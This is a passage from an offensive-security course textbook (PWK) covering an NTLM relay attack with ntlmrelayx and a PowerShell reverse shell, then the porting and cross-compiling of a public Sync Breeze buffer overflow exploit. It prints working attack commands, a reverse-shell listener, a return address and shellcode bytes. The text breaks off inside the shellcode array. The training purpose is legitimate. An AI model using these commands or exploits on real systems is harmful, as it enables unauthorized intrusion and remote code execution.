



*Figure 221: RDP Connection as paul*

Figure 221 shows that we successfully connected to FILES01 with RDP as *paul*.

In this section we generated authentication requests from Windows and obtained and cracked Net-NTLMv2 hashes. In the next section, we'll leverage the hash in a different way.

### 13.3.4 Relaying Net-NTLMv2

In this section, we'll have access to FILES01 as an unprivileged user (*files02admin*), which means we cannot run Mimikatz to extract passwords. Using the steps from the previous section, imagine we obtained the Net-NTLMv2 hash, but couldn't crack it because it was too complex.

What we can assume based on the username is that the user may be a local administrator on FILES02. Therefore, we can try to use the hash on another machine in what is known as a *relay attack*.[675]

In this attack, we'll again use the *dir* command in the bind shell to create an SMB connection to our Kali machine. Instead of merely printing the Net-NTLMv2 hash used in the authentication step, we'll forward it to FILES02. If *files02admin* is a local user of FILES02, the authentication is valid and therefore accepted by the machine. If the relayed authentication is from a user with local administrator privileges, we can use it to authenticate and then execute commands over SMB with methods similar to those used by psexec or wmiexec.

---

*In this example we don't use the local Administrator user for the relay attack as we did for the pass-the-hash attack. Therefore, the target system needs to have UAC remote restrictions disabled or the command execution will fail. If UAC*

---

[675] (Microsoft Documentation, 2008), https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-068

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*remote restrictions are enabled on the target then we can only use the local Administrator user for the relay attack.*

We'll perform this attack with *ntlmrelayx*, another tool from the impacket library.[676] This tool does the heavy lifting for us by setting up an SMB server and relaying the authentication part of an incoming SMB connection to a target of our choice.

Let's get right into the attack by starting ntlmrelayx, which we can use with the pre-installed **impacket-ntlmrelayx** package. We'll use **--no-http-server** to disable the HTTP server since we are relaying an SMB connection and **-smb2support** to add support for *SMB2*.[677] We'll also use **-t** to set the target to FILES02. Finally, we'll set our command with **-c**, which will be executed on the target system as the relayed user. We'll use a PowerShell reverse shell one-liner,[678] which we'll base64-encode and execute with the **-enc** argument as we've done before in this course. We should note that the base64-encoded PowerShell reverse shell one-liner is shortened in the following listing, but it uses the IP of our Kali machine and port 8080 for the reverse shell to connect.

```
kali@kali:~$ sudo impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.50.212
-c "powershell -enc JABjAGwAaQBlAG4AdA..."
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
...
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

*Listing 305 - Starting ntlmrelayx for a Relay-attack targeting FILES02*

Next, we'll start a Netcat listener on port 8080 (in a new terminal tab) to catch the incoming reverse shell.

```
kali@kali:~$ nc -nvlp 8080
listening on [any] 8080 ...
```

*Listing 306 - Starting a Netcat listener on port 8080*

Now we'll run Netcat in another terminal to connect to the bind shell on FILES01 (port 5555). After we connect, we'll enter **dir \\192.168.119.2\test** to create an SMB connection to our Kali machine. Again, the remote folder name is arbitrary.

```
kali@kali:~$  nc 192.168.50.211 5555
Microsoft Windows [Version 10.0.20348.707]
(c) Microsoft Corporation. All rights reserved.
```

[676] (Github, 2022), https://github.com/SecureAuthCorp/impacket/blob/master/examples/ntlmrelayx.py

[677] (Wireshark Wiki, 2020), https://wiki.wireshark.org/SMB2

[678] (Github, 2020), https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
C:\Windows\system32>whoami
whoami
files01\files02admin

C:\Windows\system32>dir \\192.168.119.2\test
...
```

*Listing 307 - Using the dir command to create an SMB connection to our Kali machine*

We should receive an incoming connection in our ntlmrelayx tab.

```
[*] SMBD-Thread-4: Received connection from 192.168.50.211, attacking target
smb://192.168.50.212
[*] Authenticating against smb://192.168.50.212 as FILES01/FILES02ADMIN SUCCEED
[*] SMBD-Thread-6: Connection from 192.168.50.211 controlled, but there are no more
targets left!
...
[*] Executed specified command on host: 192.168.50.212
```

*Listing 308 - Relay-attack to execute the reverse shell on FILES02*

The output indicates that ntlmrelayx received an SMB connection and used it to authenticate to our target by relaying it. After successfully authenticating, our command was executed on the target.

Our Netcat listener should have caught the reverse shell.

```
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.212] 49674
whoami
nt authority\system

PS C:\Windows\system32> hostname
FILES02

PS C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7992:61cd:9a49:9046%4
   IPv4 Address. . . . . . . . . . . : 192.168.50.212
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254
```

*Listing 309 - Incoming reverse shell*

Listing 309 shows that we could leverage a relay attack to get code execution on FILES02.

In this section, we demonstrated that we can leverage our ability to start an SMB connection to either crack or relay the Net-NTLMv2 hash. However, UAC remote restrictions limit the users we can use in pass-the-hash or relay attacks outside of an Active Directory environment.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 13.4 Wrapping Up

As penetration testers, we must familiarize ourselves with a variety of password attacks. We can leverage these attacks in an external assessment to breach a perimeter via exposed network services. We can also leverage them in internal penetration tests to retrieve plaintext passwords or use hashes to access other systems. These are important skills for the Active Directory Modules we'll discuss later in this course.

In this Module, we first attacked network services using basic dictionary attacks. Then, we discussed the cracking process and rule-based attacks. We used these techniques to crack a KeePass password manager database and an SSH private key. In the last Learning Unit, we worked with NTLM and Net-NTLMv2 hashes, cracking them and using them to gain access to another system by passing the NTLM hash or relaying Net-NTLMv2.

In conclusion, we should remember the prevalence of password attacks from an offensive perspective. In a majority of real-life penetration tests, we won't breach a perimeter with technical exploits but rather with client-side or password attacks. We should also be aware that the skills from this Module are not only useful from an offensive perspective, but also provide insight into how to build an effective and well-rounded defense.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 14 Fixing Exploits

In this Module, we will cover the following Learning Units:

- Fixing Memory Corruption Exploits
- Fixing Web Exploits

Writing an exploit from scratch can be difficult and time-consuming. But it can be equally difficult and time-consuming to find a public exploit that fits our exact needs during an engagement. One great compromise is to modify a public exploit to suit our specific needs.

However, writing exploits from scratch comes with some challenges. In the case of *memory corruption* exploits like *buffer overflows*, we may need to modify basic target parameters such as the socket information, return address, payload, and offsets.

Understanding each of these elements is very important. For example, if our target is running Windows Server 2022 and we attempt to run an exploit that was written and tested against Windows 2003 Server, newer protection mechanisms such as *Address Space Layout Randomization* (ASLR)[679] will most likely result in an application crash. These kind of events could lock down that attack vector for a period of time or even impact the production environment, both situations we should avoid.

---

*Before running a penetration test, its scope should be defined upfront and the client should accept any potential downtime risks associated with attack vectors. Keeping this in mind, as penetration testers we should always strive to minimize the impact of any exploit we plan to run.*

---

To avoid potential downtime, instead of firing off a mismatched exploit, we should always read the exploit code carefully, modify it as needed, and test it against our own sandboxed target whenever possible.

---

*These target-specific variables explain why online resources like the Exploit Database[680] host multiple exploits for the same vulnerability, each written for different target operating system versions and architectures.*

---

We may also benefit from porting an exploit to a different language in order to include additional pre-written libraries and extend the exploit functionality by importing it to an attack framework.

---

[679] (Microsoft, 2022), https://docs.microsoft.com/en-us/cpp/build/reference/dynamicbase-use-address-space-layout-randomization?view=msvc-170

[680] (OffSec, 2023), https://www.exploit-db.com

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Finally, exploits that are coded to run on a particular operating system and architecture may need to be ported to a different platform. As an example, we often encounter situations where an exploit needs to be compiled on Windows but we want to run it on Kali.

Among fixing memory corruption exploits, we are going to learn how to adjust exploits related to web applications, which typically involves modifying the *socket option* and application-specific parameters such as *URI paths* and *cookies* among others.

In this Module, we will overcome many of these challenges as we walk through the steps required to modify public memory corruption exploits and web exploit code to fit a specific attack platform and target.

## 14.1 Fixing Memory Corruption Exploits

Memory corruption exploits, such as buffer overflows, are relatively complex and can be difficult to modify.

This Learning Unit covers the following Learning Objectives:

- Understand high-level buffer overflow theory
- Cross-compile binaries
- Modify and update memory corruption exploits


Before we jump into an example, we will first discuss the high-level theory behind stack-based buffer overflow vulnerabilities. We'll then cover the methodology and highlight some of the considerations and challenges we will face when fixing these kind of exploits.

### 14.1.1 Buffer Overflow in a Nutshell

In general, a *buffer* is a *memory area* intended to hold content that is often sent by the user for later processing. Some buffers have a dynamic size, while others have a fixed, preallocated size.

Buffer overflows are one of the earliest memory corruption vulnerabilities that have been undermining software since the late 1980s, and although many mitigations have been developed during the years, they are still relevant today.

From a bird's-eye view, a buffer overflow vulnerability occurs whenever the user's provided content goes beyond the stack limit and overruns into the adjacent memory area. An example is provided in the following diagram.




PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 222: Stack-Based Buffer Overflow - Exploitation Stages*

In this diagram, a buffer has been designed to contain a password that can be a maximum of 8 bytes. If a user provides an input consisting of the characters "password" followed by the numbers "4" and "3", the last two digits are going to overflow the buffer by two bytes. If not handled correctly, this event might lead to unexpected behavior, as we'll observe shortly.

---

*Although writing buffer overflow exploits is beyond the scope of the course, we're learning how they work so that we can understand when and how to adjust them whenever we encounter these attack vectors during an engagement.*

---

Memory corruption vulnerabilities can occur in different parts of a program such as the *heap* or the *stack*.[681] The heap is dynamically managed and typically stores large chunks of globally-accessible data, while the stack's purpose is to store local functions' data, and its size is generally fixed.

The stack often contains local variables like integers or buffers. For a practical example of how a buffer overflow can occur, let's review the following two-liner partial C code.

```
*buffer[64]*
...
strcpy(buffer, argv[1]);
```

*Listing 310 - Declaring a Buffer and moving user's data into it*

In the above example, a buffer of 64 characters has been declared and a user command line argument is copied into it via the *strcpy*[682] function. This function copies the source string passed as a second parameter into the buffer passed as the first parameter. This function is marked as unsafe since it does not check if the destination address has enough space to fit the originating string, which could lead to unexpected application behavior.

The stack makes room for the exact space needed by the buffer (64 bytes in our case), along with function parameters and the return address. The return address is a memory address that stores the next function to be executed once the one running has completed.

If the user's input is bigger than the destination buffer's space, it could overwrite the return address.

Rewriting the return address has significant implications because when a function ends, it executes the *ret*[683] instruction, which loads the return address inside EIP/RIP, the *instruction pointer* responsible for keeping track of current code instructions.

If an attacker has control over the return address, they may eventually control the program flow as well. Let's examine the exploitation stages for a stack-based buffer overflow attack.

---

[681] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Stack-based_memory_allocation

[682] (cplusplus, 2022), http://www.cplusplus.com/reference/cstring/strcpy/

[683] (Felix Cloutier, 2022), https://www.felixcloutier.com/x86/ret

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 223: Stack-Based Buffer Overflow - Exploitation Stages*

This image illustrates three different states of the stack. In the leftmost column, the buffer has been initialized at runtime and its space reserved in memory. Below this, in red, the return address holds the correct memory address. In the central panel, the user input contains just 32 characters, meaning it fills only half of the available buffer. However, in the scenario on the right, the user has sent 80 “A” characters, thus filling out the entire 64-byte long buffer and overwriting the return address.

As the letter “A” in hexadecimal converts to “41”, the return address would be overwritten with a value of “\x41\x41\x41\x41”.

Instead of rewriting the address with four A’s, an attacker usually rewrites the return address with a valid and mapped memory address containing shellcode that gives the attacker full control of the target machine.

---

*A typical buffer overflow attack scenario involves overwriting the return address with a JMP ESP instruction, which instructs the program to jump to the stack and execute the shellcode that has been injected right after the beginning of the payload.*

---

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

This kind of attack has been documented since the late 1980s, prompting the development of various mitigations like ASLR and *Executable Space Protection*,[684] among others. Since exploit mitigations are not in scope for this Module, we'll assume our target has none enabled.

The general flow of a standard stack-based buffer overflow is fairly straightforward. The exploit will:

1. Create a large buffer to trigger the overflow.
2. Take control of EIP by overwriting a return address on the stack, padding the large buffer with an appropriate offset.
3. Include a chosen payload in the buffer prepended by an optional NOP[685] sled.
4. Choose a correct return address instruction such as JMP ESP (or a different register) to redirect the execution flow to the payload.

As we fix the exploit, depending on the nature of the vulnerability, we may need to modify elements of the deployed buffer to suit our target such as file paths, IP addresses and ports, URLs, and more. If these modifications alter our offset, we must adjust the buffer length to ensure we overwrite the return address with the desired bytes.

Although we could trust that the return address used in the exploit is correct, the more responsible alternative is to find the return address ourselves, especially if the one used is not part of the vulnerable application or its libraries. One of the most reliable ways to do this is to clone the target environment locally in a virtual machine and then use a debugger on the vulnerable software to obtain the memory address of the return address instruction.

We must also consider changing the payload contained in the original exploit code.

As mentioned in a previous Module, public exploits present an inherent danger because they often contain *hex-encoded* payloads that must be reverse-engineered to determine how they function. Because of this, we must always review the payloads used in public exploits or better yet, insert our own.

When we create a payload, we will obviously include our own IP address and port numbers and may exclude certain bad characters, which we can determine independently or glean from the exploit comments.

Bad characters are *ASCII* or *UNICODE* characters that break the application when included in the payload because they might be interpreted as *control characters*.[686] For example, the null-byte "\x00" is often interpreted as a string terminator and, if inserted in the payload, could prematurely truncate the attack buffer.

While generating our own payload is advised whenever possible, there *are* exploits using custom payloads that are key to successfully compromising the vulnerable application. If this is the case, our only option is to reverse engineer the payload to determine how it functions and if it is safe to execute. This is difficult and beyond the scope of this Module, so we will instead focus on *shellcode replacement*.

---

[684] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Executable_space_protection

[685] (Wikipedia, 2022), https://en.wikipedia.org/wiki/NOP_slide

[686] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Control_character

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 14.1.2 Importing and Examining the Exploit

In this example, we'll target *Sync Breeze Enterprise* 10.0.28 and focus on one of the two available exploits. This will provide us with a working exploit for our target environment and allow us to walk through the modification process.

Searching by product and version, we'll notice that one of the available exploits for this particular vulnerability is coded in *C*.

```
kali@kali:~$ searchsploit "Sync Breeze Enterprise 10.0.28"
------------------------------------------------------------ ---------------------
 Exploit Title                                              |  Path (/usr/share/exploitdb/)
------------------------------------------------------------ ---------------------
Sync Breeze Enterprise 10.0.28 - Denial of-Service (PoC) | windows/dos/43200.py
Sync Breeze Enterprise 10.0.28 - Remote Buffer Over | exploits/windows/remote/42928.py
Sync Breeze Enterprise 10.0.28 - Remote Buffer Over | exploits/windows/dos/42341.c
------------------------------------------------------------ ---------------------
```

*Listing 311 - Searching for available exploits for our vulnerable software using searchsploit*

*Denial of Service* (DoS) exploits result in a simple application crash and no explicit exploitation path. We should normally avoid DoS exploits whenever we have better alternatives, as in our case. Instead, let's focus on the last two entries.

The vulnerability is present in the HTTP server module where a buffer overflow condition is triggered on a POST request. While we suggest reading the entire Python exploit code, the core functionality of the exploit script can be summarized using the below code:

```
offset    = "A" * 780
JMP_ESP   =  "\x83\x0c\x09\x10"
shellcode = "\x90"*16 + msf_shellcode
exploit   = offset + JMP_ESP + shellcode
```

*Listing 312 - Sync Breeze 10.0.28 Exploit's Summary*

At offset 780, we overwrite the instruction pointer with a *JMP ESP* instruction located at the memory address 0x10090c83. Next, we append our shellcode with 16 NOPs. Finally, the exploit buffer is included in the HTTP POST request and sent.

Since we're now more familiar with how the vulnerability works and how it is exploited, let's briefly review the differences between scripting languages such as Python and a compiled language such as C.

While there are plenty of differences between the two languages, we will focus on two main differences that will affect us, including *memory management* and *string operations*.

The first key difference is that scripting languages are executed through an interpreter and not compiled to create a stand-alone executable. Because scripting languages require an interpreter, we cannot run a Python script in an environment where Python is not installed. This could limit us in the field, especially if we need a stand-alone exploit (like a local privilege escalation) that must run in an environment that doesn't have Python pre-installed.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*As an alternative, we could consider using PyInstaller,[687] which packages Python applications into stand-alone executables for various target operating systems. However, given the nuances of exploit code, we suggest porting the code by hand*

Another difference between Python and C is that in a scripting language like Python, concatenating a string is very easy and usually takes the form of an addition between two strings:

```
kali@kali:~$ python
...
>>> string1 = "This is"
>>> string2 = " a test"
>>> string3 = string1 + string2

>>> print(string3)
This is a test
```

*Listing 313 - String concatenation example in Python*

Concatenating strings in this way is not allowed in a programming language such as C.

Fixing C programs requires more precautions, as opposed to those written using Python. We will learn how to do this in C, since this will provide us with useful knowledge during a penetration test engagement.

To begin the process of modifying our exploit, we will move the target exploit[688] to our current working directory using SearchSploit's handy **-m** mirror (copy) option.

```
kali@kali:~$ searchsploit -m 42341
  Exploit: Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow (PoC)
      URL: https://www.exploit-db.com/exploits/42341/
     Path: /usr/share/exploitdb/exploits/windows/dos/42341.c
File Type: C source, UTF-8 Unicode text, with CRLF line terminators

Copied to: /home/kali/42341.c
```

*Listing 314 - Using searchsploit to copy the exploit to the current working directory*

With the exploit mirrored to our home directory, we can inspect it to determine what modifications (if any) are required to compile the exploit to work in our target environment.

Before even considering compilation, however, we'll notice the headers (such as *winsock2.h*[689]) indicating that this code was meant to be compiled on Windows:

```
#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
```

*Listing 315 - Displaying the C headers at the beginning of the exploit code*

[687] (PyInstaller, 2022) https://www.pyinstaller.org

[688] (OffSec, 2023), https://www.exploit-db.com/exploits/42341/

[689] (Microsoft, 2022), https://msdn.microsoft.com/en-us/library/windows/desktop/ms737629(v=vs.85).aspx

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Although we *could* attempt to compile this on Windows, we will instead *cross-compile*[690] this exploit using Kali.

### 14.1.3 Cross-Compiling Exploit Code

To avoid compilation issues, it is generally recommended to use native compilers for the specific operating system targeted by the code; however, this may not always be an option.

In some scenarios, we might only have access to a single attack environment (like Kali), but need to leverage an exploit coded for a different platform. In such cases, a cross-compiler can be extremely helpful.

We will use the extremely popular *mingw-w64* cross-compiler in this section. If it's not already present, we can install it using **apt**.

```
kali@kali:~$ sudo apt install mingw-w64
```

*Listing 316 - Installing the mingw-w64 cross-compiler in Kali*

We can use **mingw-w64** to compile the code into a Windows *Portable Executable* (PE)[691] file. The first step is to determine if the exploit code compiles without errors. We can do this by invoking the cross-compiler, passing the C source file as the first argument and the output PE file name as the second argument, prepended by the **-o** parameter.

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x97): undefined
reference to `_imp__WSAStartup@8'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0xa5): undefined
reference to `_imp__WSAGetLastError@0'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0xe9): undefined
reference to `_imp__socket@12'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0xfc): undefined
reference to `_imp__WSAGetLastError@0'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x126): undefined
reference to `_imp__inet_addr@4'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x146): undefined
reference to `_imp__htons@4'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x16f): undefined
reference to `_imp__connect@12'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x1b8): undefined
reference to `_imp__send@16'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x1eb): undefined
reference to `_imp__closesocket@4'
collect2: error: ld returned 1 exit status
```

*Listing 317 - Errors displayed after attempting to compile the exploit using mingw-64*

Something went wrong during the compilation process and although the errors from Listing 317 may be unfamiliar, a simple Google search for the first error related to "WSAStartup" reveals that this is a function found in **winsock.h**. Further research indicates that these errors occur when the linker cannot find the winsock library, and that adding the **-lws2_32** parameter to the **i686-w64-mingw32-gcc** command should fix the problem.

[690] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Cross_compiler

[691] (OffSec, 2023), https://forums.offensive-security.com/showthread.php?t=2206&p=8529

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~$ ls -lah
total 372K
drwxr-xr-x  2 root root 4.0K Feb 24 17:13 .
drwxr-xr-x 17 root root 4.0K Feb 24 15:42 ..
-rw-r--r--  1 root root 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 root root 355K Feb 24 17:13 syncbreeze_exploit.exe
```

*Listing 318 - Successfully compiling the code after adjusting the mingw-w64 command to link the winsock library*

This time, mingw32 produced an executable without generating any compilation errors. With the *-l* option, we can instruct mingw-w64 to search for the *ws2_32* DLL and include it in the final executable via static linking.

We already know that this exploit targets a remotely-accessible vulnerability, which means that our code needs to establish a connection to the target at some point.

Inspecting the C code, we'll notice that it uses hard-coded values for the *IP address* and *port* fields:

```
printf("[>] Socket created.\n");
server.sin_addr.s_addr = inet_addr("10.11.0.22");
server.sin_family = AF_INET;
server.sin_port = htons(80);
```

*Listing 319 - Identifying the code lines responsible for the IP address and port*

These will be the first values that we'll need to adjust in our exploit.

### 14.1.4 Fixing the Exploit

Let's more closely review the C code. Further inspection reveals the use of a return address located in the Visual Basic 6.0 runtime msvbvm60.dll, which is not part of the vulnerable software. Examining the loaded modules in the debugger on our Windows client, we notice that this DLL is absent, meaning that the return address will not be valid for our target.

To verify this, we'll first need to start the Sync Breeze Service on the Windows 10 client. Next, we can launch *Immunity Debugger* as administrator, click on *File* > *Attach*, and select the *syncbrs* process. Once attached, we'll click on the *View* menu, then *Executable modules*. From there, we can verify that msvbvm60.dll is not present by checking the *Name* and *Path* values.

Given that the Python version[692] of the exploit is marked as *EDB Verified* and thus, been already proven to be working, we can replace the target return address with the one contained in that version:

```
unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83
```

*Listing 320 - Changing the return address*

If we do not have a return address from a previously-developed exploit, we have a few options to consider. The first, and most recommended option, is to recreate the target environment locally and use a debugger to determine this address.

[692] (OffSec, 2023), https://www.exploit-db.com/exploits/42928

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

If this is not an option, we *could* use information from other publicly-available exploits to find a reliable return address that will match our target environment. For example, if we needed a return address for a JMP ESP instruction on Windows Server 2019, we could search for it in public exploits leveraging different vulnerabilities targeting that operating system. This method is less reliable and can vary widely depending on the protections installed on the operating system.

During a "vanilla" buffer overflow, we should not rely on hard-coded JMP ESP addresses coming from system DLLs, since these are all randomized at boot time due to ASLR. Instead, we should try to find these instructions in non-ASLR modules inside the vulnerable application whenever possible.

We could also obtain a return address directly from the target machine. If we have access to our target as an unprivileged user and want to run an exploit that will elevate our privileges, we can copy the DLLs that we are interested in onto our attack machine. We can then leverage various tools, such as disassemblers like *objdump*,[693] which is installed by default on Kali.

Continuing our analysis of this C exploit, we'll notice that the *shellcode* variable seems to hold the payload. Since it is stored as hex bytes, we cannot easily determine its purpose. The only hint given by the author refers to a *NOP slide* that is part of the *shellcode* variable:

```
unsigned char shellcode[] =
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
  "\xdb\xda\xbd\x92\xbc\xaf\xa7\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
  "\x52\x31\x68\x17\x83\xc0\x04\x03\xfa\xaf\x4d\x52\x06\x27\x13"
  "\x9d\xf6\xb8\x74\x17\x13\x89\xb4\x43\x50\xba\x04\x07\x34\x37"
  "\xee\x45\xac\xcc\x82\x41\xc3\x65\x28\xb4\xea\x76\x01\x84\x6d"
  "\xf5\x58\xd9\x4d\xc4\x92\x2c\x8c\x01\xce\xdd\xdc\xda\x84\x70"
  "\xf0\x6f\xd0\x48\x7b\x23\xf4\xc8\x98\xf4\xf7\xf9\x0f\x8e\xa1"
  "\xd9\xae\x43\xda\x53\xa8\x80\xe7\x2a\x43\x72\x93\xac\x85\x4a"
  "\x5c\x02\xe8\x62\xaf\x5a\x2d\x44\x50\x29\x47\xb6\xed\x2a\x9c"
  "\xc4\x29\xbe\x06\x6e\xb9\x18\xe2\x8e\x6e\xfe\x61\x9c\xdb\x74"
  "\x2d\x81\xda\x59\x46\xbd\x57\x5c\x88\x37\x23\x7b\x0c\x13\xf7"
  "\xe2\x15\xf9\x56\x1a\x45\xa2\x07\xbe\x0e\x4f\x53\xb3\x4d\x18"
  "\x90\xfe\x6d\xd8\xbe\x89\x1e\xea\x61\x22\x88\x46\xe9\xec\x4f"
  "\xa8\xc0\x49\xdf\x57\xeb\xa9\xf6\x93\xbf\xf9\x60\x35\xc0\x91"
  "\x70\xba\x15\x35\x20\x14\xc6\xf6\x90\xd4\xb6\x9e\xfa\xda\xe9"
  "\xbf\x05\x31\x82\x2a\xfc\xd2\x01\xba\x8a\xef\x32\xb9\x72\xe1"
  "\x9e\x34\x94\x6b\x0f\x11\x0f\x04\xb6\x38\xdb\xb5\x37\x97\xa6"
  "\xf6\xbc\x14\x57\xb8\x34\x50\x4b\x2d\xb5\x2f\x31\xf8\xca\x85"
  "\x5d\x66\x58\x42\x9d\xe1\x41\xdd\xca\xa6\xb4\x14\x9e\x5a\xee"
